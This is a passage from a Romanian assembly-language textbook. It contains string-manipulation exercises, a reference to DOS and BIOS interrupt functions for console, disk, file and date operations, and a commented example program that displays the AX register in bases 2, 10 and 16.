- dacă $s2[i]=1$ atunci $s3[i]:=not s1[i]$
- dacă $s2[i]=2$ atunci $s3[i]:=numărul de biți 1 din s1[i]$
- dacă $s2[i]=3$ atunci $s3[i]:=numărul de biți 0 din s1[i]$
- altfel $s3[i]$ va fi reprezentarea inversă a octetului $s1[i]$

pentru $i:=0, n-1$.

10. Se dă un sir de octeți. Să se ordoneze acest sir într-un nou sir după următoarea metodă:

- se alege din primul sir elementul minim și se adaugă la al doilea sir, iar în primul sir, în locul elementului selectat, se va pune valoarea FFh
- se repetă pasul a până când în primul sir nu există decât elemente FFh

11. Se dă două siruri de caractere ordonate alfabetic $s1$ și $s2$. Să se construiască prin interclasare sirul ordonat $s3$ care să conțină toate elementele din $s1$ și $s2$.

12. Se dă un sir de caractere. Să se construiască un al doilea sir care va înlocui literele mici cu litere, caracterele ce vor simboliza cifre vor fi înlocuite cu caracterul '+', în rest caracterele vor rămâne neschimbate.

13. Se dă un sir de cuvinte a de lungime n . Să se construiască un sir de octeți b de lungime 2^*n , ale cărui elemente să fie completate astfel:

- dacă numărul de biți 1 din cuvântul $a[i]$ este mai mare decât numărul de biți 0, atunci $b[2^*i]:=numărul de biți 1$, iar $b[2^*i+1]:=numărul de biți 0$
- dacă numărul de biți 1 din cuvântul $a[i]$ este mai mic decât numărul de biți 0, atunci $b[2^*i]:=octetul cel mai puțin semnificativ din a[i]$, iar $b[2^*i+1]:=octetul cel mai semnificativ din a[i]$
- în caz de egalitate, $b[2^*i]=0$, iar $b[2^*i+1]=1$.

14. Se dă un sir de octeți. Să se obțină sirul oglindit al reprezentării binare a acestui sir de octeți.

Exemplu: Se dă sirul de octeți:

s db 01011100b, 10001001b, 11100101b

Să se obțină sirul

10100111b, 10010001b, 00111010b

15. Se dă un sir de cuvinte. Să se obțină sirul oglindit al cuvintelor.

Exemplu: Se dă sirul de cuvinte:

s dw 1234h, 4A8Eh, 98FAh

Să se obțină sirul:

98FAh, 4A8Eh, 1234h

Obs: trebuie păstrată ordinea octetilor în cuvinte, însă trebuie inversată ordinea cuvintelor.

16. Se dă un sir de octeți reprezentând un text (succesiune de siruri de caractere separate de spații). Să se identifice sirurile de tip palindrom (ale căror oglindiri sunt similare cu sirurile inițiale): "cojoc", "capac" etc.

17. Se dă un sir de dublucuvinte. Să se obțină sirul format din octeți superiori ai cuvintelor inferioare din elementele sirului de dublucuvinte, care sunt multiplii de 10.

Exemplu: Se dă sirul de dublucuvinte:

s dd 12345678h, 1A2B3C4Dh, FE98DC76h

Sirul octetilor superiori ai cuvintelor inferioare este: 56h, 3Ch, DCh

În baza 10 valorile corespunzătoare sunt: 86, 60, 220

Sirul rezultat va conține valorile: 3Ch, DCh

Obs: Octetii boldați reprezintă octetii superiori ai cuvintelor inferioare din elementele sirului de dublucuvinte.

18. Se dă un sir de valori numerice întregi reprezentate pe dublucuvinte. Să se construiască sirul corespunzător al octetilor din structura dublucuvintelor date. Să se efectueze suma valorilor strict negative din acest sir de octeți.

Exemplu: Se dă sirul de dublucuvinte:

s dd 12345678h, 1A3C4Dh, 76h

Să se obțină sirul

12h, 34h, 56h, 78h, 00h, 1Ah, 3Ch, 4Dh, 00h, 00h, 00h, 76h

19. Se dă un sir de valori numerice întregi reprezentate pe dublucuvinte. Să se construiască sirul corespunzător al octetilor din reprezentarea în memorie a dublucuvintelor date. Să se efectueze suma valorilor strict negative din acest sir de octeți.

Exemplu: Se dă sirul de dublucuvinte:

s dd 12345678h, 1A3C4Dh, 76h

Să se obțină sirul

78h, 56h, 34h, 12h, 4Dh, 3Ch, 1Ah, 00h, 76h, 00h, 00h, 00h

20. Se dă un sir de valori numerice întregi reprezentate pe cuvinte. Să se calculeze suma semioctetilor superioiri ai octetilor inferiori din cadrul fiecărui cuvânt.

Exemplu: Se dă sirul de cuvinte:

s dw 1234h, 5678h, 1A3Ch, 4D76h

Suma obținută este: S=3h + 7h + 3h + 7h = 14h = 20

Obs: Semioctetii boldați reprezintă semioctetii superioiri ai octetilor inferiori din elementele sirului de cuvinte.

21. Se dă un sir de valori numerice întregi reprezentate pe cuvinte. Să se determine numărul elementelor sirului, lungimea sa în octeți, precum și poziția primului număr strict negativ din acest sir.

22. Se dă un sir de valori numerice întregi reprezentate pe dublucuvinte. Să se obțină sirul cifrelor sutelor din reprezentarea zecimală a fiecărui număr dat.

Exemplu: Se dă sirul de dublucuvinte:

s dd 4365, 372, 77, 6473

Să se obțină sirul:

d db 3, 3, 0, 4

Obs: Cifrele boldate reprezintă cifrelor sutelor din reprezentarea zecimală a fiecărui număr dat.

CAPITOLUL 5

UTILIZAREA INTRERUPERILOR

Prezentăm mai jos, pe scurt, un sumar al intreruperilor avute în vedere în cadrul exemplelor și problemelor propuse în acest capitol.

INT 04h

Se emite la apelul explicit al intreruperii sau la execuția instrucțiunii INTO, când OF = 1.

INT 11h

Returnează lista echipamentelor BIOS instalate în sistem.

La intrare: fără parametri

Returnează: AX conține codificarea listei de echipamente din sistem.

Codificarea listei de echipamente corespunzătoare configurației de biți din AX:

F	E	D	C	B	A	9	8	7	6	5	4	3	2	1	0
x	x
.	.	x
.	.	.	x
.	.	.	.	x	x
.	x
.	x	x
.	x	x
.	x	.	.	x	.	.	.
.	x	.	.	.	x	.
.	x
.	x	.	.	.
.	x	.	.
.	x	.

Numărul de porturi paralele

Modem intern instalat?

Adaptor jocuri instalat?

Numărul de porturi seriale

Rezervat

Numărul unităților de dischetă

Mod video inițial (vezi codurile mai jos)

Rezervat

Rezervat

Coprocesor matematic instalat?

Unități de dischetă instalate? (1=unități de dischetă instalate, 0=nici o unitate de dischetă instalată)

Coduri mod video inițial:

01 40 x 25 Color

10 80 x 25 Color

11 80 x 25 Monocrom

INT 13h, Functia 02h

Citește sectoare de pe un disc fix sau dischetă, într-un buffer din memoria internă.

La intrare: AH = 02h

AL = numărul de sectoare care se citesc

CH = numărul cilindrului de pe care se efectuează citirea (valoare pe 10 biți, cei mai semnificativi 2 biți sunt cei mai semnificativi biți din CL)

CL = sectorul începând cu care se efectuează citirea

DH = numărul capului de citire

DL = numărul dispozitivului disc (pentru unitate de dischetă DL<80h, iar pentru hard-discuri DL ≥80h)

ES:BX = adresa de început a buffer-ului din memorie în care se vor încărca datele citite

Returnează: AH = codul de return al operației; la apariția unei erori, CF=1 (vezi mai jos câteva coduri posibil a fi returnate)

AL = numărul de sectoare efectiv citite

INT 13h, Functia 03h

Scrie unul sau mai multe sectoare pe un disc fix sau dischetă, dintr-un buffer din memoria internă.

La intrare: AH = 03h

AL = numărul de sectoare care se scriu pe disc

CH = numărul cilindrului pe care se efectuează scrierea (valoare pe 10 biți, cei mai semnificativi 2 biți sunt cei mai semnificativi biți din CL)

CL = sectorul începând cu care se efectuează scrierea

DH = numărul capului de scriere

DL = numărul dispozitivului disc (pentru unitate de dischetă DL<80h, iar pentru hard-discuri DL ≥80h)

ES:BX = adresa de început a buffer-ului din memorie din care se vor încărca datele pe disc

Returnează: AH = codul de return al operației; la apariția unei erori, CF=1 (vezi mai jos câteva coduri posibil a fi returnate)

AL = numărul de sectoare efectiv scrise

Coduri de return ale operației de acces la disc:

00h Operație efectuată cu succes

03h Tentativă eşuată de scriere pe un disc protejat la scriere

04h Sectorul nu este găsit

80h Dispozitivul disc nu este disponibil

INT 21h, Functia 01h

Citire de caracter cu ecou. Așteaptă introducerea unui caracter de la intrarea standard și afișează caracterul introdus la ieșirea standard.

La intrare: AH = 01h

Returnează: AL = codul ASCII al caracterului citit

INT 21h, Functia 02h

Tipărește un caracter la ieșirea standard.

La intrare: AH = 02h

DL = codul ASCII al caracterului de tipărit

Returnează: nimic

INT 21h, Functia 08h

Citire de caracter fără ecou. Așteaptă introducerea unui caracter la intrarea standard.

La intrare: AH = 08h

Returnează: AL = codul ASCII al caracterului introdus

INT 21h, Functia 09h

Tipărește un sir de caractere la ieșirea standard. Acest sir de caractere trebuie să conțină ca și marcat de sfârșit de sir caracterul '\$'. Acest caracter nu va fi tipărit.

La intrare: AH = 09h

DS:DX = adresa de început a sirului de tipărit

Returnează: nimic

INT 21h, Functia 0Ah

Citește de la intrarea standard un sir de caractere până la tastarea lui *Enter*.

La intrare: AH = 0Ah

DS:DX = adresa de început a zonei de citire. Structura acesteia este descrisă mai jos.

Returnează: vezi observațiile de mai jos

Zona de citire este o zonă contiguă de memorie, cu următoarea structură:
nrMaxim, nrCitite, spațiuCitire,

unde:

- *nrMaxim* este primul octet (offset 0 în cadrul zonei de citire); conține lungimea maximă a șirului care se citește (inclusiv *Enter*). Acest octet trebuie completat înaintea efectuarea operației de citire cu un număr din intervalul [0, 255].
- *nrCitite* este al doilea octet (offset 1 în cadrul zonei de citire); este neinitializat înaintea operației de citire.
- *spațiuCitire* este zona de memorie rezervată pentru caracterele care vor fi citite de la intrarea standard; începe de la al treilea octet (offset 2) din cadrul zonei de citire; acest spațiu este de lungime *nrMaxim*.

Se citesc caractere de la tastatură până la întâlnirea caracterului *Enter*. După efectuarea citirii, conținutul octetului *nrCitite* se completează cu numărul de caractere efectiv citite (exclusiv *Enter*), iar caracterele citite (inclusiv *Enter*) se găsesc memorate în *spațiuCitire* (primul caracter citit este memorat în primul octet din *spațiuCitire*, al doilea caracter este memorat în al doilea octet din *spațiuCitire* și.m.d.). Nu se permite introducerea de la tastatură a mai mult de *nrMaxim* caractere.

INT 21h, Functia 0Eh

Stabilește unitatea implicită și returnează numărul de discuri logice din sistem.

La intrare: AH = 0Eh

DL = numărul discului (A = 0, B = 1, etc.)

Returnează: AL = numărul de discuri logice din sistem

INT 21h, Functia 19h

Obține numărul unității implicate a discului curent.

La intrare: AH = 19h

Returnează: AL = numărul unității implicate (A = 0, B = 1, etc.)

INT 21h, Functia 1Ah

Stabilește o zonă DTA (Disk Transfer Address).

La intrare: AH = 1Ah

DS:DX = adresa de început a zonei DTA

Returnează: nimic

INT 21h, Functia 2Ah

Se obține data curentă a sistemului, inclusiv numărul zilei în cadrul săptămânii.

La intrare: AH = 2Ah

Returnează: AL = numărul zilei în cadrul săptămânii (0 – 6, 0 = Duminică)

CX = anul (1980 – 2099)

DH = luna (1 – 12)

DL = ziua (1 – 31)

INT 21h, Functia 2Bh

Setează data curentă a sistemului.

La intrare: AH = 2Bh

CX = anul (1980 – 2099)

DH = luna (1 – 12)

DL = ziua (1 – 31)

Returnează: AL = 00h (dacă s-a specificat o dată validă) sau FFh (dacă s-a specificat o dată invalidă)

INT 21h, Functia 2Ch

Se obține timpul curent al sistemului (ora în cadrul zilei curente).

La intrare: AH = 2Ch

Returnează: CH = ora (0 – 23)

CL = minutele (0 – 59)

DH = secundele (0 – 59)

DL = sutimile de secundă (0 – 99)

INT 21h, Functia 2Dh

Setează timpul curent al sistemului.

La intrare: AH = 2Dh

CH = ora (0 – 23)

CL = minutele (0 – 59)

DH = secundele (0 – 59)

DL = sutimile de secundă (0 – 99)

Returnează: AL = 00h (dacă ora curentă a fost modificată) sau FFh (dacă ora curentă nu a fost modificată)

INT 21h, Functia 2Fh

Obține adresa de început a zonei DTA (Disk Transfer Address) curentă. Dacă nu s-a apelat funcția 1Ah a intreruperii 21h pentru stabilirea explicită a unei zone DTA, DOS rezervă în cadrul PSP o zonă DTA implicită, de dimensiune 128 octeți.

La intrare: AH = 2Fh

Returnează: ES:BX = adresa de început a zonei DTA curentă

Observație:

După apelul funcțiilor 4Eh și 4Fh ale intreruperii 21h, informația returnată în cadrul zonei DTA curente, pe dimensiune 43 octeți, este:

Offset	Dimensiune	Semnificație
00h	21	Zonă folosită de DOS pentru o căutare ulterioară a unui fișier.
15h	1	Atributele fișierului găsit
16h	2	Momentul de timp al ultimei modificări a fișierului
18h	2	Data ultimei modificări a fișierului
1Ah	4	Dimensiunea fișierului ca număr de octeți
1Eh	13	Numele și extensia fișierului, ca sir ASCIIZ

INT 21h, Functia 36h

Se obțin informații despre spațiul liber de pe disc.

La intrare: AH = 36h

DL = numărul discului (discul curent = 0, A = 1, B = 2, etc.)

Returnează: AX = numărul de sectoare dintr-un cluster sau 0FFFh dacă s-a specificat un număr de disc invalid
 BX = numărul de clusteri disponibili (liberi)
 CX = numărul de octeți dintr-un sector
 DX = numărul de clusteri de pe disc

INT 21h, Functia 39h

Creează un director.

La intrare: AH = 39h

DS:DX = adresa de început a sirului de caractere care conține numele directorului care trebuie creat. Aceasta trebuie să fie un sir ASCIIZ și poate să conțină litera corespunzătoare unității pe care să se efectueze crearea, precum și calea completă până la directorul care trebuie creat. Dimensiunea este limitată la 64 octeți.

Returnează: AX = conține un cod de eroare dacă CF = 1

Coduri de eroare:

- 3 Calea specificată este invalidă
- 5 Accesul nu este permis sau deja există directorul respectiv

INT 21h, Functia 3Ah

Sterge un director.

La intrare: AH = 3Ah

DS:DX = adresa de început a sirului de caractere care conține numele directorului care trebuie sters. Aceasta trebuie să fie un sir ASCIIZ și poate să conțină calea completă până la directorul care trebuie sters. Dimensiunea este limitată la 64 octeți.

Returnează: AX = conține un cod de eroare dacă CF = 1

Coduri de eroare:

- 3 Calea specificată este invalidă
- 5 Accesul nu este permis (directorul nu este gol)

INT 21h, Functia 3Ch

Creează un fișier. Dacă fișierul deja există, acesta este deschis și lungimea său este trunchiată la zero.

La intrare: AH = 3Ch

CX = atributele fișierului

DS:DX = adresa de început a sirului de caractere care conține numele fișierului. Aceasta trebuie să fie un sir ASCIIZ.

Returnează: AX = identificatorul fișierului sau codul erorii dacă CF=1

Vezi INT 21h, Funcția 43h pentru stabilirea atributelor unui fișier.

INT 21h, Functia 3Dh

Deschide un fișier. Se specifică un mod de deschidere pentru a se cunoaște operațiile care vor putea fi efectuate asupra fișierului. După deschidere, cursorul este poziționat la începutul fișierului.

La intrare: AH = 3Dh

AL = mod de deschidere

DS:DX = adresa de început a șirului de caractere care conține numele fișierului. Acesta trebuie să fie un șir ASCIIZ.

Returnează: AX = identificatorul fișierului sau codul erorii dacă CF=1

Câteva moduri de deschidere:

- 0 Acces numai pentru citire din fișier
- 1 Acces numai pentru scriere în fișier
- 2 Acces pentru citire și scriere

Coduri de eroare:

- 1 Numărul funcției este invalid
- 2 Fișierul nu a fost găsit
- 3 Calea către fișier este invalidă
- 4 Nu există identificator de fișier disponibil
- 5 Nu se permite accesul la fișier
- 12 Mod de deschidere invalid

INT 21h, Functia 3Eh

Închide un fișier specificat prin identificatorul său (vezi int 21h, 3Dh). La închiderea fișierului se eliberează identificatorul asociat lui și modificările efectuate devin permanente în fișier.

La intrare: AH = 3Eh

BX = identificatorul fișierului

Returnează: AX = cod de eroare dacă CF=1

Cod de eroare:

- 6 Identificator de fișier invalid

INT 21h, Functia 3Fh

Citește dintr-un fișier specificat prin identificatorul său (vezi int 21h, 3Dh) într-o zonă de memorie. Se citesc octeți din fișier începând cu poziția pe care se găsește cursorul în cadrul fișierului. După citirea unui număr de octeți din fișier, cursorul este poziționat după ultimul octet citit.

La intrare: AH = 3Fh

BX = identificatorul fișierului din care se va efectua citirea

CX = numărul de octeți care se doresc citiți

DS:DX = adresa de început a zonei de memorie în care se efectuează citirea

Returnează: AX = numărul de octeți citiți din fișier sau cod de eroare dacă CF=1

AX=0 și CF=0 când cursorul era deja la sfârșitul fișierului cand s-a efectuat operația.

AX<CX și CF=0 când înaintea operației de citire nu există CX octeți până la sfârșitul fișierului. În acest caz, se citesc octetii rămași până la sfârșitul fișierului.

Coduri de eroare:

- 5 Nu se permite accesul la fișier
- 6 Identificator de fișier invalid

INT 21h, Functia 40h

Scrie un anumit număr de octeți dintr-o zonă de memorie într-un fișier specificat prin identificatorul său (vezi int 21h, 3Dh). Se scriu octeți în fișier începând cu poziția pe care se găsește cursorul în cadrul fișierului. După scrierea unui număr de octeți, cursorul este poziționat după ultimul octet scris.

La intrare: AH = 40h

BX = identificatorul fișierului în care se va efectua scrierea

CX = numărul de octeți care se doresc scriși în fișier

DS:DX = adresa de început a zonei de memorie din care se vor prelua octeți în vederea scrierii lor în fișier

Returnează: AX = numărul de octeți scriși în fișier sau cod de eroare dacă CF=1

Coduri de eroare:

- 5 Nu se permite accesul la fișier
- 6 Identificator de fișier invalid

INT 21h, Functia 41h

Șterge un fișier specificat prin numele său.

La intrare: AH = 41h

DS:DX = adresa de început a șirului de caractere care conține numele fișierului (optional – și calea către fișier). Acesta trebuie să fie un șir ASCIIZ.

Returnează: AX = conține un cod de eroare dacă CF = 1

Coduri de eroare:

- 2 Fișierul nu a fost găsit
- 3 Calea către fișier este invalidă
- 5 Nu este permis accesul la fișier

INT 21h, Functia 43h

Obține sau setează atributele unui fișier.

1. Obținerea atributelor unui fișier:

La intrare: AH = 43h
AL = 00h
DS:DX = adresa de început a șirului de caractere care conține numele fișierului.
Acesta trebuie să fie un sir ASCIIZ.

Returnează: CX = atributele fișierului
AX = conține un cod de eroare dacă CF = 1

2. Setarea atributelor unui fișier:

La intrare: AH = 43h
AL = 01h
CX = atributele care se vor seta pentru fișier
DS:DX = adresa de început a șirului de caractere care conține numele fișierului.
Acesta trebuie să fie un sir ASCIIZ.

Returnează: AX = conține un cod de eroare dacă CF = 1

Coduri de eroare:

- 2 Fișierul nu a fost găsit
- 3 Calea către fișier este invalidă
- 5 Nu este permis accesul la fișier

Atributele unui fișier:

- 00h Normal
- 01h Read-only
- 02h Hidden
- 04h System
- 20h Archive

Observație: Pentru a stabili o combinație a mai multor atrbute, în CX se încarcă suma codurilor acestora.

INT 21h, Functia 47h

Se obține calea completă către directorul curent.

La intrare: AH = 47h
DL = numărul discului (discul implicit = 0, A = 1, etc.)
DS:SI = adresa de început a unei zone de memorie de dimensiune 64 octeți, în care se va depozita calea către directorul curent, ca sir ASCIIZ
Returnează: AX = conține un cod de eroare dacă CF = 1

Coduri de eroare: 15 Numărul de disc specificat este invalid

INT 21h, Functia 4Ch

Provoacă terminarea unui program și returnează un cod în procesul apelant.

La intrare: AH = 4Ch
AL = codul de return al programului
Returnează: nimic

INT 21h, Functia 4Eh

Caută primul fișier al cărui nume respectă un şablon specificat, și returnează informații corespunzătoare în zona DTA (Disk Transfer Address) curentă.

La intrare: AH = 4Eh
CX = atributul fișier
DS:DX = adresa de început a șirului de caractere care conține şablonul de căutare, ca sir ASCIIZ. Aceasta poate să conțină litera care reprezintă numărul unității, calea către directorul în care se va efectua căutarea, precum și specificatori generici pentru numele de fișier.

Returnează: AX = conține un cod de eroare dacă CF = 1

Coduri de eroare:

- 2 Nu s-a găsit fișierul
- 3 Calea este invalidă
- 18 Nu mai există fișiere care să fie găsite

INT 21h, Functia 4Fh

Caută un următor fișier al cărui nume respectă un şablon specificat la inițierea căutării (vezi funcția 4Eh, întreruperea 21h), și returnează informații corespunzătoare în zona DTA (Disk Transfer Address) curentă. Detalii despre conținutul zonei DTA au fost prezentate în cadrul INT 21h, funcția 2Fh. Se utilizează după un apel anterior al uneia dintre funcțiile 4Eh sau 4Fh ale întreruperii 21h.

La intrare: AH = 4Fh

Returnează: AX = conține un cod de eroare dacă CF = 1

Coduri de eroare:

- 18 Nu mai există fișiere care să fie găsite

Exemplul 5.1. Să se afișeze conținutul registrului AX în baza 2, 10 și 16. Să se dea posibilitatea utilizatorului de a selecta baza în care dorește afișarea numărului, prin afișarea unui meniu:

În ce bază dorîți afișarea numărului? (a,b,c)

- a. Baza 2
- b. Baza 10
- c. Baza 16

Soluție: Orice problemă de afișare a unei valori numerice implică generarea sirului de caractere corespunzător valorii numerice. În cazul nostru, va fi vorba despre generarea sirului corespunzător în baza 2, 10 sau 16. De exemplu, dacă în AX se va afla valoarea 31762, va fi vorba despre generarea sirului '111110000010010' pentru baza 2, '31762' pentru baza 10 respectiv '7C12' pentru baza 16.

```
assume cs: code, ds:data
data segment
    LinieNoua db 10,13,'$'      ;<LF>, <CR>, '$'
    Mesaj db 'În ce baza doriti afisarea numarului? (a,b,c)', 10, 13, 9, 'a. Baza
              2',10,13, 9, 'b. Baza 10', 10, 13, 9, 'c. Baza 16', 10, 13, '$'
    zece dw 10
    tabela db '0123456789ABCDEF'
data ends

code segment

;urmăză procedura care face afișarea în baza 2 a numărului conținut în ax.
;vom obține fiecare bit din configurația binară a conținutului registrului ax. Pentru aceasta vom
;folosi instrucțiuni pe biți pentru a deplasa spre stânga cu câte o poziție întreaga configurație;
;după fiecare deplasare, bitul obținut în CF (întotdeauna bitul care iese din configurație) va fi
;afișat pe ecran.

AfisareBaza2 proc
    mov bx, ax          ;salvăm conținutul registrului ax în bx, pentru a utiliza ax în
                          ;efectuarea operațiilor următoare care impun folosirea lui ax
    mov cx, 16          ;dorim să obținem configurația binară a unui cuvânt (bx), deci va
                          ;trebui să efectuăm 16 deplasări spre stânga

    Repeta2:
        shl bx, 1
        jc unu          ;daca CF=1, se face salt la o etichetă unde se afișează caracterul '1'
                          ;altfel, înseamnă că CF=0, deci afișăm caracterul '0'
        mov ah, 02h        ;pentru afișarea caracterelor folosim funcția 02h a intreruperii 21h:
        mov dl, '0'         ;în dl vom pune codul ASCII al caracterului de afișat
```

```
    int 21h
loop Repeta2
jmp EndAfis2
unu:
    mov ah, 02h
    mov dl, '1'
    int 21h
loop Repeta2
EndAfis2:
    ret
AfisareBaza2 endp
```

;prin apelul int 21h cu ah=02h se declanșează afișarea ;caracterului cu codul ASCII valoarea din dl ;bucla se execută de CX ori, în cazul nostru de 16 ori ;instrucțiunea ret scoate din stivă adresa de revenire și face salt la ;aceea adresă (se întoarce la instrucțiunea imediat următoare ;apelului de funcție)

;urmăză procedura care face afișarea în baza 10 a numărului conținut în ax.

În cazul afișării unei valori în baza 10, trebuie să facem distincția între ax conținând un număr negativ și ax conținând un număr pozitiv. Aceasta deoarece obținerea cifrelor din reprezentarea zecimală a unui număr se face diferit dacă numărul este negativ. Si anume: dacă numărul este pozitiv, prin împărțiri succesive la 10 obținem cifrele din reprezentarea sa zecimală, iar dacă numărul este negativ, o metodă de a determina cifrele zecimale este obținerea valorii absolute a acestui număr, urmată apoi de împărțiri successive la 10.

```
AfisareBaza10 proc
    cmp ax, 0
    jge pozitiv ;jge (jump if greater or equal) cauzează saltul la eticheta pozitiv dacă
                  ;valoarea din registrul ax este mai mare sau egală cu 0
    negativ:
        neg ax          ;dacă în interpretarea cu semn valoarea din ax este strict negativă,
                          ;prin negativare vom obține modulul numărului negativ
        mov dl, '-'       ;afișăm caracterul '-' ca semn al numărului zecimal negativ pe care
                          ;l vom afișa mai jos
        mov ah, 02h        ;funcția de tipărire a unui caracter
        int 21h
    ;vom executa în continuare codul scris pentru cazul în care numărul este pozitiv
```

pentru obținerea cifrelor zecimale, vom face împărțiri successive la 10 ale numărului aflat în ax, despre care știm acum că este pozitiv. Înainte de a face împărțirea, trebuie să fim atenți la următoarea situație: știm că prin împărțirea unui cuvânt la un octet, câtul va fi un octet (obținut în al). Ce se întâmplă dacă prin împărțirea la 10 a cuvântului din ax, câtul obținut nu începe în al? De exemplu, în cazul împărțirii fără semn 3000:10=300>255 (cel mai mare număr fără semn reprezentat pe 1 octet). Într-o astfel de

;situație, asamblorul va semnală depășirea prin emiterea întreruperii 0 și afișarea ;mesajului de eroare „Divide by zero”. Pentru a evita această situație, se recomandă ;extinderea cuvântului la dublucuvânt, și împărțirea dublucuvântului la cuvântul 10. În ;urma unor astfel de conversii câtul va încăpea sigur în dimensiunea de reprezentare ;alocată.

pozitiv:

mov cx, 0	;folosim cx pentru a reține numărul cifrelor obținute
Repeta10:	
mov dx, 0	;deoarece în acest moment interpretăm numărul din ax ca ;fiind pozitiv, pentru a-l extinde la dublucuvânt completăm ;registruul dx cu valoarea 0 (conversie fără semn)
div zece	;în urma împărțirii la 10, câtul se obține în ax și restul în dx; ;deoarece restul nu poate fi un număr strict mai mare decât ;9, este suficient un octet pentru reprezentarea sa. Ca ;urmăre, valoarea restului va fi un număr reprezentat pe ;octetul mai puțin semnificativ al lui dx, adică dl
push dx	;reținem în stivă cifra obținută (push dl ar fi incorrect ;deoarece stiva este organizată pe cuvinte)
inc cx	;creștem cu 1 valoarea lui cx deoarece am mai găsit o cifră
cmp ax, 0	;seria împărțirilor succesive la 10 se termină în ;momentul în care obținem un cât egal cu zero
jne Repeta10	

;s-a putut observa că cifrele obținute sunt reținute în primă fază în stivă, fără a fi afișate direct pe ;măsură ce sunt obținute; motivul este faptul că prin împărțiri succesive la 10, cifrele numărului ;se obțin în ordine inversă; punându-le în stivă în ordinea în care sunt obținute, și cunoșcând ;numărul lor, reținut în cx, în momentul în care le vom scoate din stivă le vom avea în ordinea ;corectă (datorită principiului *Last In First Out*)

RepetaAfis:	;în acest moment avem reținute în stivă toate valorile ;cifrelor de afișat; numărul lor este reținut în cx
pop dx	;extragem valoarea cifrei curente din stivă în registrul dx
add dl, '0'	;în dl generăm codul ASCII al caracterului pe care dorim ;să-l afișăm

;vom face afișarea cifrei folosind funcția de afișare a unui caracter (funcția 02h, int 21h); pentru ;a face transformarea cifrei în caracterul corespunzător ei (ex. 2 => '2'), vom aduna la această ;cifră codul ASCII al caracterului '0', obținând astfel codul ASCII al caracterului corespunzător ;cifrei; de exemplu, adunând la numărul 2, format dintr-o singură cifră, codul ASCII al ;caracterului '0', care este 48, obținem codul ASCII 50 al caracterului '2'

;după cum se poate observa, '0' din instrucțiunea add dl, '0' are semnificația de „codul ASCII ;al caracterului 0” (instrucțiunea add dl, 48 ar avea același efect, deoarece codul ASCII al ;caracterului '0' este 48)

```
        mov ah, 02h
        int 21h          ;afișarea cifrei curente
        loop RepetaAfis
        ret              ;revenirea din procedură
AfisareBaza10 endp
```

;urmărează procedura care face afișarea în baza 16 a numărului conținut în ax.

;știm ca fiecare grup de 4 biți din reprezentarea binară a unui număr, îi corespunde o cifră hexa; ;pornind de la acest lucru, vom face afișarea în baza 16 a numărului din ax prin afișarea cifrelor ;hexa corespunzătoare celor 4 grupuri de câte 4 biți din reprezentarea binară a cuvântului din ax.

;vom folosi un registru (dx de exemplu, deoarece este disponibil) pentru obținerea la un moment ;dat a unui grup de 4 biți, adică a unei cifre hexa; inițial acest registru are valoarea 0;

;vom izola un grup de 4 biți din ax prin rotirea cuvântului spre stânga (rol) de 4 ori cu câte o ;poziție. După fiecare astfel de rotire, știind că bitul careiese din configurație este reținut în CF, ;vom face o rotire spre stânga cu carry (rcl) a configurației din registrul dx, pentru a introduce în ;dx biții care ies din ax, în aceeași ordine.

;după repetarea de 4 ori a secvenței „rotire spre stânga a lui ax – rotire spre stânga cu carry a lui ;dx”, în registrul dx (mai precis în semioctetul inferior al registrului dl) vom avea cifra hexa ;corespunzătoare unui grup de 4 biți.

AfisareBaza16 proc	
mov cx, 4	;numărul de grupuri de câte 4 biți ale cuvântului din ax
Repeta16:	
mov dx, 0	;registrul folosit pentru izolarea a câte unui grup de 4 biți
push cx	;salvăm cx, deoarece este nevoie de acest registru și în ;următoarea buclă (care folosește de asemenea loop)
mov cx, 4	;numărul de biți ce formează o cifră hexa
Repeta4:	
rol ax, 1	
rcl dx, 1	
loop Repeta4	
pop cx	;restaurăm valoarea lui cx necesară pentru bucla principală ;Repeta16
push ax	;salvăm valoarea cuvântului ax deoarece vom avea nevoie de ;registrarul ax la utilizarea instrucțiunii xlat

```

    mov al, dl      ;cifra hexa obținută în dx este un număr mai mic decât 16,
                      ;deci începe în dl, octetul mai puțin semnificativ al
                      ;cuvântului dx
    mov bx, offset tabela ;pentru ca instrucțiunea xlat să poată folosi tabela
                          ;de translatare de la adresa ds:bx
    xlat tabela

```

;pentru fiecare cifră hexa se obține caracterul corespunzător prin intermediul instrucțiunii xlat.
;Instrucțiunea xlat transformă octetul curent din al într-un alt octet, utilizând în acest scop o
;tabelă de corespondență furnizată de utilizator (în cazul nostru tabela) numită tabelă de
;translatare. Adresa tableei este furnizată în cazul nostru în ds:bx. Efectul instrucțiunii xlat este
;înlocuirea octetului din al cu octetul din tabelă ce are indexul valoarea din al (primul octet din
;tabelă are indexul 0): al ← ds:[bx+al]

;Se va aduna la offset-ul sirului tabela un număr de octeți egal cu numărul din al, unde noi am
;pregătit chiar cifra hexa pe care dorim să o afișăm; în al se va obține caracterul corespunzător
;cifrei; de exemplu, dacă numărul din al este 12 (în baza 10), adunând 12 la offset-ul tableei
;obținem în al caracterul 'C', care este cifra hexă corespunzătoare de afișat pentru valoarea
;numerică 12

```

    mov dl, al      ;afișarea caracterului obținut se face cu funcția 02h
    mov ah, 02h      ;a intreruperii 21h
    int 21h
    pop ax          ;restaurare valoare ax
    loop Repeta16
    ret
AfisareBaza16 endp

start:             ;eticheta de start
    push data
    pop ds          ;încărcarea registrului segment ds cu adresa de început a
                    ;segmentului de date data

    push ax          ;îl salvăm în stivă, deoarece instrucțiunile care urmează
                    ;lucrează cu registrul ax
    mov ah, 09h      ;afișarea unui mesaj cu funcția 09h a intreruperii 21h;
                    ;această funcție afișează caracterele aflate în memorie la
                    ;adresa ds:dx, până la întâlnirea caracterului '$'
    mov dx, offset Mesaj ;în dx se pune deplasamentul sirului în cadrul segmentului a
                          ;cărui adresă se află în ds
    int 21h          ;sirul de afișat se termină cu caracterul '$'

```

;Cum încarcăm în ds:dx adresa de început a unui sir de octeți în memorie? În ds va trebui să
;avem adresa de segment, iar în dx deplasamentul (offset-ul) în cadrul segmentului respectiv.

;Segmentul de memorie în care se află sirul de octeți Mesaj este segmentul de date data, a cărui
;adresă de început este deja încărcată în ds. Așadar, ds conține deja adresa de segment a sirului
;de octeți Mesaj. Valoarea deplasamentului în cadrul acestui segment se poate obține cu ajutorul
;operatorului offset. Așadar, instrucțiunea:

```
    mov dx, offset Mesaj
```

;are ca și efect încărcarea deplasamentului variabilei de memorie Mesaj în registrul dx. Același
;efect îl are și instrucțiunea:

```
    lea dx, Mesaj
```

;cu diferența că operatorul offset impune efectuarea evaluărilor la momentul asamblării.

